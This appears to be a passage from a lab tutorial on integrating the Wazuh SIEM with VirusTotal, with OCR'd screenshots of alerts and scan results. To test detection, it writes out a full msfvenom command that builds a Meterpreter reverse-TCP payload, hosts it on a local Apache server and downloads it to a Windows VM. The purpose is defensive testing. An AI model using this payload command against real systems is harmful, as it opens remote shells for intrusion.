
Registration date: May 9, 2024 @ 14:37:24.000

Last keep alive: May 11, 2024 @ 23:30:29.000

		Action	Rule description	Rule Level	Rule Id
	rs\window...	deleted	File deleted.	7	553
	rs\window...	added	File added to the...	5	554
23:10:15.474	c:\users\window...	deleted	File deleted.	7	553
May 11, 2024 @ 23:10:05.318	c:\users\window...	modified	Integrity checksu...	7	550
May 11, 2024 @ 23:10:04.915	c:\users\window...	added	File added to the...	5	554

Now I am going to create a Malware with msfvenom in my apache2 folder, so I will be easy to download malware from local server.


Command: sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe lhost=ip_address lport=4444 -o Malware.exe



```
┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe lhost=192.168.100.3 lport=4444 -o Malware.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Malware.exe

┌──(kali㉿kali)-[/var/www/html]
└─$ 
```


After creating malware, I am uploading malware into VirusTotal, where malware will analyze and save the malicious hashes in virus-total database.

Note: I hope you understand, why I am uploading malware in VirusTotal. Be a true Malware Analyst and SOC analyst.



By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

VirusTotal detect my msfvenom malware as a malicious file.



https://www.virustotal.com/gui/file/9fa4cda0aa3d2bf3c431b4398e908eee7013124974c0b672d9a56291b8d7bebe?nocache=1

9fa4cda0aa3d2bf3c431b4398e908eee7013124974c0b672d9a56291b8d7bebe

54 / 73

Community Score

54/73 security vendors and no sandboxes flagged this file as malicious

9fa4cda0aa3d2bf3c431b4398e908eee7013124974c0b672d9a56291b8d7bebe

Malware.exe

peexe 64bits spreader

Size 7.00 KB

Last Modification Date a moment ago

EXE

Crowdsourced YARA rules

⚠ Matches rule MAL_Malware_Imphash_Mar23_1 from ruleset gen_imphash_detection at https://github.com/Neo23x0/signature-base by Arnim Rupp
↳ *Detects malware by known bad imphash or rich_pe_header_hash - a moment ago*

⚠ Matches rule CobaltStrike_Resources_Reverse64_Bin_v2_5_through_v4_x from ruleset CobaltStrike__Resources_Reverse64_Bin_v2_5_through_v4_x at https://github.com/chronicle/GCTI by gssincla@google.com
↳ *Cobalt Strike's resources/reverse64.bin signature for versions v2.5 to v4.x - a moment ago*

⚠ Matches rule Windows_Trojan_Metasploit_c9773203 from ruleset Windows_Trojan_Metasploit at https://github.com/elastic/protections-artifacts by Elastic Security
↳ *Identifies the 64 bit API hashing function used by Metasploit. This has been re-used by many other malware families. - a moment ago*


⚠ Matches rule Windows_Trojan_Metasploit_91bc5d7d from ruleset Windows_Trojan_Metasploit at https://github.com/elastic/protections-artifacts by Elastic Security

Popular threat label trojan.metasploit/rozena | Threat categories trojan hacktool | Family labels metasploit rozena gen7

Security vendors' analysis — Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.RL_Generic.R357794
ALYac	Trojan.Metasploit.A	Antiy-AVL	GrayWare/Win32.Rozena.j

Now visit the apache2 IP address in Windows browser and download the "Malware.exe" file.



Windows11 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /
Not secure
192.168.100.3
Search
11:36 pm
11/05/2024
Right Ctrl

Index of /

Name	Last modified	Size	Description
8888888.png	2024-04-23 12:01	1.2M	
Files/	2024-05-11 23:36	-	
Malware.exe	2024-05-11 23:31	7.0K	


Apache/2.4.58 (Debian) Server at 192.168.100.3 Port 80

Here are the malware files downloaded.



Name	Date modified	Type	Size
Today			
8888888	11/05/2024 11:37 pm	PNG File	1,187 KB
Malware	11/05/2024 11:37 pm	Application	7 KB
Moizuddin Rafay	11/05/2024 3:49 pm	Text Document	1 KB

Now reload or refresh the page and see the VirusTotal results. It’s detected the malicious file.



https://192.168.100.50/app/wazuh#/overview/?tab=virustotal&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h,to:now))&_a=(columns:!(_source),filters:!(('$state':(isIm

Last 24 hours


manager.name: wazuh-server | rule.groups: virustotal | agent.id: 001

Total malicious 11

Total positives 11

Total 11


Malware Detected!!



Last files

File	Link	Count
c:\users\windows11\downloads\unconfirmed 617642.crdownload	https://www.virustotal.com/gui/file/9fa4cda0aa3d2bf3c431b4398e908eee7(	3
c:\users\windows11\downloads\3db92bac-42c2-4303-8a93-87f767ec0552	https://www.virustotal.com/gui/file/9fa4cda0aa3d2bf3c431b4398e908eee7(	2
c:\users\windows11\downloads\c1822dec-6433-417f-b8ec-4d10e56f2aea.t	https://www.virustotal.com/gui/file/ab6907df108d66a9f8650ff307ef68cf4fb	2
c:\users\windows11\downloads\malware.exe	https://www.virustotal.com/gui/file/9fa4cda0aa3d2bf3c431b4398e908eee7(	1
c:\users\windows11\downloads\unconfirmed 917998.crdownload	https://www.virustotal.com/gui/file/ab6907df108d66a9f8650ff307ef68cf4fb	2

See more details in events tab.



manager.name: wazuh-server | rule.groups: virustotal | agent.id: 001

wazuh-alerts-*

Selected fields
- data.virustotal.malicious
- data.virustotal.permalink
- data.virustotal.positives
- data.virustotal.source.file
- data.virustotal.total

Available fields
- agent.id
- agent.ip
- agent.name
- data.integration
- data.virustotal.found
- data.virustotal.scan_date
- data.virustotal.sha1
- data.virustotal.source.alert_id
- data.virustotal.source.md5

5 hits

May 11, 2024 @ 23:00:00.000 - May 11, 2024 @ 23:30:00.000 Auto

Time	data.virustotal.source.file	data.virustotal.permalink	data.virustotal.malicious	data.virustotal.positives	data.virustota
May 11, 2024 @ 23:13:47.162	c:\users\windows11\downloads\malware.exe	https://www.virustotal.com/gui/file/ab6907df108d66a9f8650ff307ef68cf4fb7cd61059b1dcf65b923065b56ba92/detection/f-ab6907df108d66a9f8650ff307ef68cf4fb7cd61059b1dcf65b923065b56ba92-1715450899	1	54	73
May 11, 2024 @ 23:10:10.765	c:\users\windows11\downloads\unconfirmed 917998.crdownload	https://www.virustotal.com/gui/file/ab6907df108d66a9f8650ff307ef68cf4fb7cd61059b1dcf65b923065b56ba92/detection/f-ab6907df108d66a9f8650ff307ef68cf4fb7cd61059b1dcf65b923065b56ba92-1715450899	1	54	73

SUMMARY

In summary, Integrating Wazuh with VirusTotal offers significant benefits in terms of enhanced threat detection, improved incident response, and streamlined security operations. By combining Wazuh's monitoring capabilities with Virus-Total’s extensive malware intelligence, organizations can strengthen their defences against sophisticated cyber threats and better protect their digital assets.